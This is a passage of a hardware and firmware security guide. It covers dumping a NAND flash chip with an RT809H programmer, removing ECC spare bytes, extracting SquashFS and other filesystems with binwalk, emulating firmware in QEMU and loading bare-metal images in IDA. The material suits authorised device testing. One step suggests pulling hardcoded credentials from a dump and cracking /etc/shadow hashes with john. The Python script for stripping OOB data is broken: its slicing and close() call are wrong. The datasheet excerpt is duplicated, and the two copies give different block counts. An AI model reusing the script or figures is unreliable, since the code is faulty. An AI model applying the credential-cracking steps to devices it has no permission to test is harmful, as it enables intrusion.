

- Open NAND Flash Interface (ONFI) 2.2-compliant<sup>1</sup>
- Multiple-level cell (MLC) technology
- Organization
  - Page size x8: 8640 bytes (8192 + 448 bytes)
  - Block size: 256 pages (2048K + 112K bytes)
  - Plane size: 2 planes x 2048 blocks per plane
  - Device size: 64Gb: 4096 blocks;  
128Gb: 8192 blocks;  
256Gb: 16,384 blocks;  
512Gb: 32,768 blocks
- Synchronous I/O performance
  - Up to synchronous timing mode 5
  - Clock rate: 10ns (DDR)
  - Read/write throughput per pin: 200 MT/s
- Asynchronous I/O performance
  - Up to asynchronous timing mode 5
  - 'RC/'WC: 20ns (MIN)
- Array performance
  - Read page: 50µs (MAX)
  - Program page: 1300µs (TYP)
  - Erase block: 3ms (TYP)
- Operating Voltage Range
  - V<sub>CC</sub>: 2.7–3.6V
  - V<sub>CCQ</sub>: 1.7–1.95V, 2.7–3.6V
- Command set: **ONFI NAND Flash Protocol**
- Advanced Command Set
  - Program cache
  - Read cache sequential

- Operation status byte provides software method for detecting
  - Operation completion
  - Pass/fail condition
  - Write-protect status
- Data strobe (DQS) signals provide a hardware method for synchronizing data DQ in the synchronous interface
- Copyback operations supported within the plane from which data is read
- Quality and reliability
  - Data retention: 10 years
  - Endurance: 5000 PROGRAM/ERASE cycles
- Operating temperature:
  - Commercial: 0°C to +70°C
  - Industrial (IT): –40°C to +85°C
- Package
  - 52-pad LGA
  - 48-pin TSOP
  - 100-ball BGA

Note: 1. The ONFI 2.2 specification is available at [www.onfi.org](http://www.onfi.org).

## 7.2. Dump using Commercial Memory Reader


The memory extraction of parallel EEPROM/Flash can be done using a multi-purpose commercial reader such as **RT809H**. Every package type will require a special adapter. The **RT809H** comes with a bunch of different adapters/sockets that are usually sufficient for most cases. Additional adapters can also be bought if needed.



The procedure for dumping the content of a memory chip using RT809H is straightforward:




1. Unsolder the chip from the PCB.
2. Find the correct adapter/socket corresponding to the chip, and place it inside. Be very careful and make sure that the connections are perfectly done (pin #1 from the chip must be connected to pin #1 on the adapter), otherwise it might fry the chip when powering on the programmer.



3. Plug the adapter into the **RT809H** programmer. Here is an example with the NAND Flash **Micron 29F64G08CBABA** with a TSOP48 package:



4. Finally, the **RT809H** software can be used to perform a full memory dump after selecting the correct chip reference as follows. Note that it can be quite long, depending on the memory size:




### 7.3. Dealing with Error Correction Code (ECC)

In NAND Flashes, bytes are stored, erased and modified in pages. It means that when a byte needs to be modified, it cannot be modified directly. Instead, the memory page containing this byte must be read, the page is then modified to change the byte, and finally the page is written back.

Moreover, NAND memories are prone to error, therefore an error correction algorithm is applied to all content. It is implemented by adding spare bytes (extra space also called Out-of-Band bytes or OOB) inside the memory to allow more data to be stored in order to ensure the integrity of saved data. This added data in spare-byte area is called Error Correction Codes (ECC). They are computed using specific algorithms and allows the memory controller to detect errors and fix them.

There are two different possible layouts for ECC:

- ECC is put at the end of each page.
- All the ECC are stored in one or multiple adjacent pages, typically at the end of the memory.



It is important to note that the image produced by the [RT809H](#) programmer (cf. previous section) depicts the content of the flash memory in its purest state, without any filtering. This means that the ECC (Error-Correcting Code) bits are included. For example, the effective storage size of the NAND Flash previously dumped is 8 GB, however the resulting full memory dump produced by the programmer has a size of 8.8 GB, proving that those spare bytes are included:

```

└─$ ls -alh MT29F64G08CBABA@TSOP48_1650.bin
-rwxrw-rw- 1 jbr jbr 8.8G Sep 20 14:39 MT29F64G08CBABA@TSOP48_1650.bin

```

Furthermore, an entropy analysis of the dump using `binwalk -E` shows that there are repeated memory regions with very high entropy, indicating probable locations of ECC. A hexadecimal analysis using hex editor can also be performed.

```

└─$ binwalk -E MT29F64G08CBABA@TSOP48_1650.bin

```

DECIMAL	HEXADECIMAL	ENTROPY
0	0x0	Falling entropy edge (0.642148)
5242880	0x500000	Rising entropy edge (0.984115)
6291456	0x600000	Falling entropy edge (0.652298)
5952765952	0x162D00000	Rising entropy edge (0.995669)
5954863104	0x162F00000	Falling entropy edge (0.000000)
6030360576	0x167700000	Rising entropy edge (0.995839)
6032457728	0x167900000	Falling entropy edge (0.000000)
6035603456	0x167C00000	Rising entropy edge (0.995653)
6036652032	0x167D00000	Falling entropy edge (0.454287)
6039797760	0x168000000	Rising entropy edge (0.995644)
6040846336	0x168100000	Falling entropy edge (0.802378)
6043992064	0x168400000	Rising entropy edge (0.995667)
6046089216	0x168600000	Falling entropy edge (0.121298)
6053429248	0x168D00000	Rising entropy edge (0.995664)
6055526400	0x168F00000	Falling entropy edge (0.000000)
6062866432	0x169600000	Rising entropy edge (0.995593)
6063915008	0x169700000	Falling entropy edge (0.637861)
6071255040	0x169E00000	Rising entropy edge (0.961212)
6073352192	0x16A000000	Falling entropy edge (0.348950)
6085935104	0x16AC00000	Rising entropy edge (0.995708)
6086983680	0x16AD00000	Falling entropy edge (0.450156)

Therefore, if you want to analyse properly the content of the dump (e.g., extract filesystems), it is necessary to first remove the ECC. To do so, it is required to refer to the Flash’s datasheet to know the technical specifications related to the memory layout of the target chip. For example, the datasheet of the NAND Flash [Micron 29F64G08CBABA](#) gives the following information:

## NAND Flash Memory

**MT29F64G08CBAAA, MT29F128G08C**  
**MT29F256G08C[J/K/M]AAA, MT29F51**  
**MT29F64G08CBCAB, MT29F128G08CE**  
**MT29F512G08CUCAB**

---

### Features

- Open NAND Flash Interface (ONFI) 2.2-compliant<sup>1</sup>
- Multiple-level cell (MLC) technology
- Organization
  - Page size x8: 8640 bytes (8192 + 448 bytes)
  - Block size: 256 pages (2048K + 112K bytes)
  - Plane size: 2 planes x 2048 blocks per plane
  - Device size: 64Gb: 4096 blocks;  
128Gb: 8192 blocks;  
256Gb: 16,384 blocks;  
512Gb: 32,786 blocks

Here, a total page size is **8640 bytes** with **8192 bytes** of data, and an ECC stored at the end of each page in OOB of size **448 bytes**. Knowing this crucial information, a simple Python script can be developed to remove this OOB data from the raw dump:

```
import sys
PAGE, OOB = 8192, 448
BLOCK = PAGE + OOB
orig_dump = open(sys.argv[1], 'rb').read()
out_dump = open(sys.argv[2], 'wb')
nblocks = int(len(orig_dump) / BLOCK)
for i in range(nblocks):
    out_dump.write(orig_dump[i*BLOCK:PAGE])
out_dump.close()
orig_dump.close()
```

The problem with such simple script is that it does not use ECC when generating the cleaned dump, and therefore the resulting dump is prone to errors. To overcome this issue, there are more complete tools such as **nand-dump-tools** (<https://github.com/SySS-Research/nand-dump-tools>) that can create error-corrected data dumps.

**Note:**

Dealing with ECC on NAND Flash memories can pose challenges due to the various implementations by different manufacturers. As a result, standard tooling may not always provide out-of-the-box compatibility, and encountering edge cases is not uncommon. Below are some references that can help:

- <https://lucasteske.dev/2024/01/decoding-and-analysis-nand-flash>
- <https://www.blackhat.com/docs/us-14/materials/us-14-Oh-Reverse-Engineering-Flash-Memory-For-Fun-And-Benefit-WP.pdf>
- <https://conference.hitb.org/hitbsecconf2019ams/materials/D1T3%20-%20How%20to%20Dump,%20Parse,%20and%20Analyze%20i.MX%20Flash%20Memory%20Chips%20-%20Damien%20Cauquil.pdf>



# 8. Firmware Analysis and Reverse Engineering

## 8.1. Filesystem Extraction

After extracting a Linux-based Firmware from an embedded device using any of the techniques provided in this guide, the next step is to identify the filesystem(s) in use and to extract it/them.

Common filesystems for embedded devices are:

- **SquashFS** = It is a compressed read-only filesystem commonly used in Linux-based Firmware. It provides a good flexibility because it supports creating writable overlay filesystems, allowing changes to be made to the filesystem at runtime.
- **CramFS (Compressed ROM Filesystem)** = Simple read-only filesystem, that supports compression.
- **ROMFS (Read-Only Memory Filesystem)** = Simple filesystem that is strictly read-only, and do not provide compression support.
- **YAFFS/YAFFS2 (Yet Another Flash Filesystem)** = This filesystem is specifically designed for NAND Flash memory. In particular, it incorporates ECC management for ensuring data integrity. Filesystem integrity is also maintained by storing metadata redundantly.
- **JFFS/JFFS2 (Journalized Flash Filesystem)** = This filesystem is also designed for NAND Flash memory. JFFS utilizes a journaling mechanism to track changes to the filesystem, ensuring data consistency and integrity even in the event of sudden power loss or system crashes. It also supports ECC.
- **UBIFS (Unsorted Block Image Filesystem)** = UBIFS is a successor to JFFS2 and is optimized for NAND flash memory. It offers improved performance, reliability, and scalability, with features such as compression, encryption, and fast mounting. UBIFS supports multiple partitions.

The tool of choice here is **binwalk** (<https://github.com/ReFirmLabs/binwalk>) that is able to detect and extract most filesystems, embedded files and other data structures from a raw memory dump. This tool also supports recursive analysis, which is a very convenient feature when extracting a file system, since it permits to extract all the files it contains.

### Warning: False positives

Binwalk scans the input raw binary file for known file and filesystem signatures, magic numbers, and other patterns indicating the presence of embedded data. Due to this design, it is inherently susceptible to incorrect detections.

### 8.1.1. Automatic Filesystem Extraction Using Binwalk

Here is an example of automatic filesystem extraction from a raw memory dump using **binwalk -e**. The output from the tool gives all the embedded files/filesystems/data detected inside the file, and it automatically extract them recursively inside an output directory.

```
jbr@hackbox:~/Projet-Netgear/uart$ binwalk -v flashdump.bin

Scan Time:      2020-09-20 16:47:13
Target File:    /home/jbr/Projet-Netgear/uart/flashdump.bin
MD5 Checksum:  e33fa7ea009bcb1ca45c8288e5c018da
Signatures:    391

DECIMAL      HEXADECIMAL    DESCRIPTION
-----
134816      0x20EA0       Certificate in DER format (x509 v3), header length: 4, sequence length: 64
150864      0x24D50       U-Boot version string, "U-Boot 1.1.4 (Nov 26 2012 - 15:58:42)"
151232      0x24EC0       CRC32 polynomial table, big endian
160905      0x27489       Copyright string: "copyright."
262208      0x40040       LZMA compressed data, properties: 0x6D, dictionary size: 8388608 bytes, uncompressed size: 2465316 bytes
1114112     0x110000      Squashfs filesystem, little endian, version 4.0, compression:lzma, size: 2676149 bytes, 1117 inodes, blocks
3801092     0x3A0004      POSIX tar archive (GNU), owner user name: "_table.tar.gz"
```


According to **binwalk** output, the content extracted from memory chip has a standard organization:

1. **U-Boot** Bootloader data.

2. Initial filesystem used by the Kernel (compressed using **LZMA**): This is required for loading device drivers and other hardware specific utilities before the root filesystem has been mounted. Note that some devices, however, use this kernel initial filesystem as their only filesystem.
3. Root filesystem: This is the main filesystem, which is here based on **SquashFS**, compressed using **LZMA**.
4. Configuration data

### Note: Entropy variations

it is also possible to inspect the overall entropy variation of the raw dump using **binwalk -E** as shown below. In particular, large memory regions appears with very high entropy, close to **1.0**, that indicate almost random binary data. Those regions actually correspond to compressed data, including the **SquashFS** filesystem that is compressed using **LZMA** algorithm according to previous screenshot.



All the extracted files/filesystems can be found in the output directory. The most interesting for us is the directory “**squashfs-root**” that contains the whole root filesystem, i.e., the filesystem used by the Linux-based firmware of the device.

```
jbr@hackbox:~/Projet-Netgear/uart$ ll
total 24M
drwxrwxrwx 3 root root 4,0K sept. 20 16:58
drwxr-xr-x 5 jbr jbr 4,0K sept. 20 16:53 ..
-rw-r--r-- 1 jbr jbr 4,0M sept. 20 16:44 flashdump.bin
drwxr-xr-x 3 jbr jbr 4,0K sept. 20 16:58 flashdump.bin.extracted
-rw-r--r-- 1 root root 20M sept. 20 16:39 flashdump.txt
jbr@hackbox:~/Projet-Netgear/uart$ cd flashdump.bin.extracted/
jbr@hackbox:~/Projet-Netgear/uart/_flashdump.bin.extracted$ ll
total 9,2M
drwxr-xr-x 3 jbr jbr 4,0K sept. 20 16:58
drwxrwxrwx 3 root root 4,0K sept. 20 16:58
-rw-r--r-- 1 jbr jbr 2,6M sept. 20 16:58 110000.squashfs
-rw-r--r-- 1 jbr jbr 384K sept. 20 16:58 3A0004.tar
-rw-r--r-- 1 jbr jbr 2,4M sept. 20 16:58 40040
-rw-r--r-- 1 jbr jbr 3,8M sept. 20 16:58 40040.7z
-rw-r--r-- 1 jbr jbr 57K nov. 13 2013 language_table.tar.gz
drwxr-xr-x 16 jbr jbr 4,0K nov. 12 2013 squashfs-root
```

```
jbr@hackbox:~/Projet-Netgear/uart/_flashdump.bin.extracted$ cd squashfs-root/
jbr@hackbox:~/Projet-Netgear/uart/_flashdump.bin.extracted/squashfs-root$ ll
total 96K
drwxr-xr-x 16 jbr jbr 4,0K nov. 12 2013 .
drwxr-xr-x 3 jbr jbr 4,0K sept. 20 16:58 ..
drwxr-xr-x 2 jbr jbr 4,0K nov. 12 2013 bin
-rw-r--r-- 1 jbr jbr 11 nov. 12 2013 default_language_version
drwxr-xr-x 2 jbr jbr 4,0K nov. 12 2013 dev
drwxr-xr-x 15 jbr jbr 4,0K nov. 12 2013 etc
-rw-r--r-- 1 jbr jbr 1 nov. 12 2013 firmware_region
-rw-r--r-- 1 jbr jbr 10 nov. 12 2013 firmware_version
-rw-r--r-- 1 jbr jbr 10 nov. 12 2013 hardware_version
drwxr-xr-x 2 jbr jbr 4,0K nov. 12 2013 jffs
drwxr-xr-x 8 jbr jbr 4,0K nov. 12 2013 lib
drwxr-xr-x 2 jbr jbr 4,0K nov. 12 2013 mnt
-rw-r--r-- 1 jbr jbr 10 nov. 12 2013 module_name
drwxr-xr-x 2 jbr jbr 4,0K nov. 12 2013 proc
drwxr-xr-x 2 jbr jbr 4,0K nov. 12 2013 room
drwxr-xr-x 2 jbr jbr 4,0K nov. 12 2013 root
drwxr-xr-x 2 jbr jbr 4,0K nov. 12 2013/sbin
drwxr-xr-x 2 jbr jbr 4,0K nov. 12 2013 sys
drwxrwxrwx 2 jbr jbr 4,0K nov. 12 2013
drwxr-xr-x 7 jbr jbr 4,0K nov. 12 2013 usr
lrwxrwxrwx 1 jbr jbr 4 sept. 20 16:58 var -> /tmp
drwxr-xr-x 8 jbr jbr 16K nov. 12 2013 www
```

Note that **binwalk** is often unable to tell how long an extracted file is, so it might only remove the extraneous bytes before the magic bytes but leaves all trailing garbage data, this can result in a lot of disk space being used up.

**Tip:** A surprising alternative to `binwalk` that can parse a raw binary file and extract many file types/filesystems is `7zip for Windows`. It is particularly efficient with `SquashFS`.

### 8.1.2. Manual Filesystem Extraction

In an ideal world, `binwalk` would be sufficient to do all the job, but it is possible to come across more exotic cases where the tool does not manage to detect the filesystem(s) or it makes incorrect detections. In such scenario, it is required to get our hands dirty by doing manual extraction. The process will involve to first identify the filesystem by performing a hex analysis of the dump, and then specific commands and tooling will be used to extract and possibly decompress/decrypt the filesystem.

Here is an example of manual extraction of a `SquashFS` filesystem:

1. Look for the string “`hsqs`” (or other alternatives, see table below) inside the memory dump to identify the presence of `SquashFS`. The position of the character “`h`” indicates the offset of the beginning of the filesystem inside the firmware.  
`hexdump -C firmware.bin | grep -i 'hsqs'`
2. Extract it with `dd`:  
`dd if=firmware.bin bs=1 skip=<offset> of=filesystem.bin`
3. Decompress `SquashFS`:  
`unsquashfs filesystem.bin`

The tool to use to unpack files from extracted filesystem depends on the context. The next table sums up the magic strings/numbers to look for identification along with the tools you can use:

Filesystem	RO/RW	Magic	Tool
<b>SquashFS</b>	RO	<code>sqsh, hsqs, qshs, sqsl</code>	<code>unsquashfs</code> , <code>7zip</code>
<b>JFFS(2)</b>	RW	<code>0x07C0 (v1), 0x72b6 (v2)</code>	<code>jefferson</code>
<b>YAFFS(2)</b>	RW	<code>0x5941ff53</code>	<code>unyaffs</code>
<b>CramFS</b>	RO	<code>0x28cd3d45</code>	<code>uncramfs</code> , <code>7zip</code>
<b>UBIFS</b>	RW	<code>0x06101831</code>	<code>ubi_reader</code>
<b>RomFS</b>	RO	<code>0x7275</code>	
<b>CPIO</b>	RO	<code>“070707”</code>	<code>cpio</code> , <code>7zip</code>

**Tip:** `SquashFS` is one of the most popular filesystems for embedded devices, and manufacturers have created custom versions over the years. Therefore, it is possible that standard tooling is not working properly when attempting to decompress a `SquashFS` filesystem. If the tools specified previously does not work, you can try with `Firmware ModKit` that implements many variations: <https://github.com/rampageX/firmware-mod-kit/wiki>

### 8.1.3. When no Filesystem is Found

Sometimes, it is not possible to identify and to extract any filesystem by following the previous steps. In this case, you should first inspect the raw image deeper, by leveraging utilities such as:

- `file`
- `strings` (do not forget to check for all encodings: `-e s/S/l/L/b/B`)
- `hexdump -C <bin>`
- `fdisk -lu <bin>`

Finally, if nothing gives any useful data; it probably means that you are facing any of the followings:

- The firmware is bare-metal (cf. 8.4. *Loading Bare-Metal Firmwares in IDA*),
- The firmware is RTOS-based with a custom filesystem,
- The image is fully encrypted (this can be usually confirmed via entropy analysis).

## 8.2. Filesystem Analysis

On Linux-based firmwares, after extraction of the filesystem, the first thing to do is a global search for interesting files and data, such as:

- Hardcoded credentials: usernames, passwords, private keys, ...
- Hardcoded API endpoints and keys,
- Network information: IP addresses, ports, URLs, ...
- Private keys
- Source code: uncompiled code and scripts
- Configuration files
- `/etc/passwd` and `/etc/shadow` files: try to crack the passwords using `john`.
- Services-related files: check the presence of common services' binaries and configurations.
- All binaries: list all binaries available on the filesystem and try to get their version numbers. Check for publicly disclosed vulnerabilities (CVE) for each binary. Tools like `cve-bin-tool` (<https://github.com/intel/cve-bin-tool>) can help to automate this task.
- Firmware upgrade mechanism.

Many tools can assist in doing this job, for example:

- `Firmwalker` - <https://github.com/craigz28/firmwalker>
- `DumpsterDiver` - <https://github.com/securing/DumpsterDiver>
- `LinPEAS` - <https://github.com/carlospolop/PEASS-ng>
- `Firmware Analysis and Comparison Tool (FACT)` - [https://github.com/fkie-cad/FACT\\_core](https://github.com/fkie-cad/FACT_core)
- `FwAnalyzer` - <https://github.com/cruise-automation/fwanalyzer>

The next step will be to locate exactly the binaries that are specific to the target device and that implement the various features it provides, in order to get a closer look at them and to search for vulnerabilities. Of course, binary static analysis is likely to be time-consuming since analysing compiled binaries will involve disassembling and real reverse engineering (cf. 8.5. *Simple Binary Reverse Engineering Example*). It is crucial to maintain focus on your objectives and what you seek to achieve when delving into reverse engineering of a binary; otherwise you are likely to get lost when facing the huge amount of low-level information to process. However, sometimes, it can be easier to perform dynamic analysis of binaries instead of static analysis, in order to be able to analyse the behaviour of the binary at runtime using a debugger.

## 8.3. Firmware Emulation

The idea is to emulate either the full system or just a target binary to search for vulnerabilities using dynamic analysis. Usually, the target device has not the same architecture as the hacker's computer; therefore it is necessary to first emulate the target's architecture to be able to run the target's Firmware or any of its binary.

Before all, it is thus required to know the target's architecture and endianness (little-endian or big-endian). It can be done by several ways, one of the easiest simply consists in using the `file` command on any binary available in the extracted filesystem (e.g., `BusyBox`). For example:

- For a MIPS architecture with big-endian byte ordering:

```
$ file ./squashfs-root/bin/busybox
```



```
./squashfs-root/bin/busybox: ELF 32-bit MSB executable, MIPS, MIPS32 rel2
version 1 (SYSV), dynamically linked, interpreter /lib/ld-uClibc.so.0,
stripped
```

- For ARM architecture with little-endian byte ordering:

```
$ file ./squashfs-root/bin/busybox
./squashfs-root/bin/busybox: ELF 32-bit LSB executable, ARM, EABI5 version 1
(SYSV), dynamically linked, interpreter /lib/ld-musl-armhf.so.1, no section
header
```

### 8.3.1. Binary Emulation

The emulation of a single binary can be done using **QEMU** (<https://github.com/qemu/qemu>). It is capable to emulate both MIPS and ARM architectures. Its installation is straightforward:

```
sudo apt-get install qemu qemu-user qemu-user-static qemu-system-arm qemu-system-
mips qemu-system-x86 qemu-utils qemu-system qemu-user qemu-efi-aarch64
```

Then, the **QEMU** binary to use will depend on the identified target's architecture and endianness:

- **qemu-mips** = for 32-bit big-endian MIPS binaries.
- **qemu-mipsel** = for 32-bit little-endian MIPS binaries.
- **qemu-mips64** = for 64-bit big-endian MIPS binaries.
- **qemu-mips64el** = for 64-bit little-endian MIPS binaries.
- **qemu-arm** = for 32-bit little-endian ARM binaries.
- **qemu-armeb** = for 32-bit big-endian ARM binaries.

For example, to emulate a 32-bit big-endian MIPS binary, run the following command:

```
qemu-mips -L ./squashfs-root/ ./squashfs-root/bin/ls
```

### 8.3.2. Full System Emulation

Sometimes, the emulation of the whole Firmware is interesting. It can indeed be interesting to have all the services provided by the embedded device to be running in an emulated environment. Of course, some components of the firmware are likely to not work properly since no access to the appropriate hardware is accessible inside such an environment. However exposed services such as web dashboard, command-line interface (via SSH/Telnet) or others should be running fine.

It can therefore allow for exploitation attempts on a live system with the possibility to perform runtime analysis in parallel, to check debug logs, to run binaries under debugger, to see kernel messages, etc.

There are some tools, usually based on **QEMU**, that facilitate the emulation of the complete Firmware:

- **Firmadyne** - <https://github.com/firmadyne/firmadyne>
- **Firmware Analysis Toolkit** - <https://github.com/attify/firmware-analysis-toolkit>

## 8.4. Loading Bare-Metal Firmwares in IDA

Bare-metal firmwares run directly on the hardware without an operating system. They are directly stored on the non-volatile memory embedded inside the MCU. Such firmware does not have any kernel and filesystem; it is just one single binary running on the MCU that is interacting directly with the hardware/peripherals without using any intermediary (e.g., device drivers) like in a typical operating system.

Analyzing bare-metal firmware is significantly more challenging compared to Linux-based firmware, as there are no workarounds available. It invariably requires reverse engineering using tools such as [IDA](#) or [Ghidra](#).

In order to load bare-metal firmwares in [IDA](#), some information about it is needed:

- Architecture,
- Endianness,
- Load/base address (address where the firmware is supposed to be loaded in memory),
- Entry point.

Below are some explanations about the process to follow:

1. In order to identify the architecture type (ARM, MIPS, ...) of the firmware, you can use the command `binwalk -opcode` that scans the provided file for common executable opcode signatures. As always, it is prone to false detection but will often do the job, like in this example where it detects that the dump of [Proxmark3](#)'s firmware has an ARM architecture:

```
L$ binwalk --opcodes dump_proxmark3.bin
```


DECIMAL	HEXADECIMAL	DESCRIPTION
8656	0x21D0	ARM instructions, function prologue
8984	0x2318	ARM instructions, function prologue
9080	0x2378	ARM instructions, function prologue
9876	0x2694	ARM instructions, function prologue
----	----	----

This information can be confirmed from the specification of the MCU where the firmware is running, so you should also refer to the datasheet.

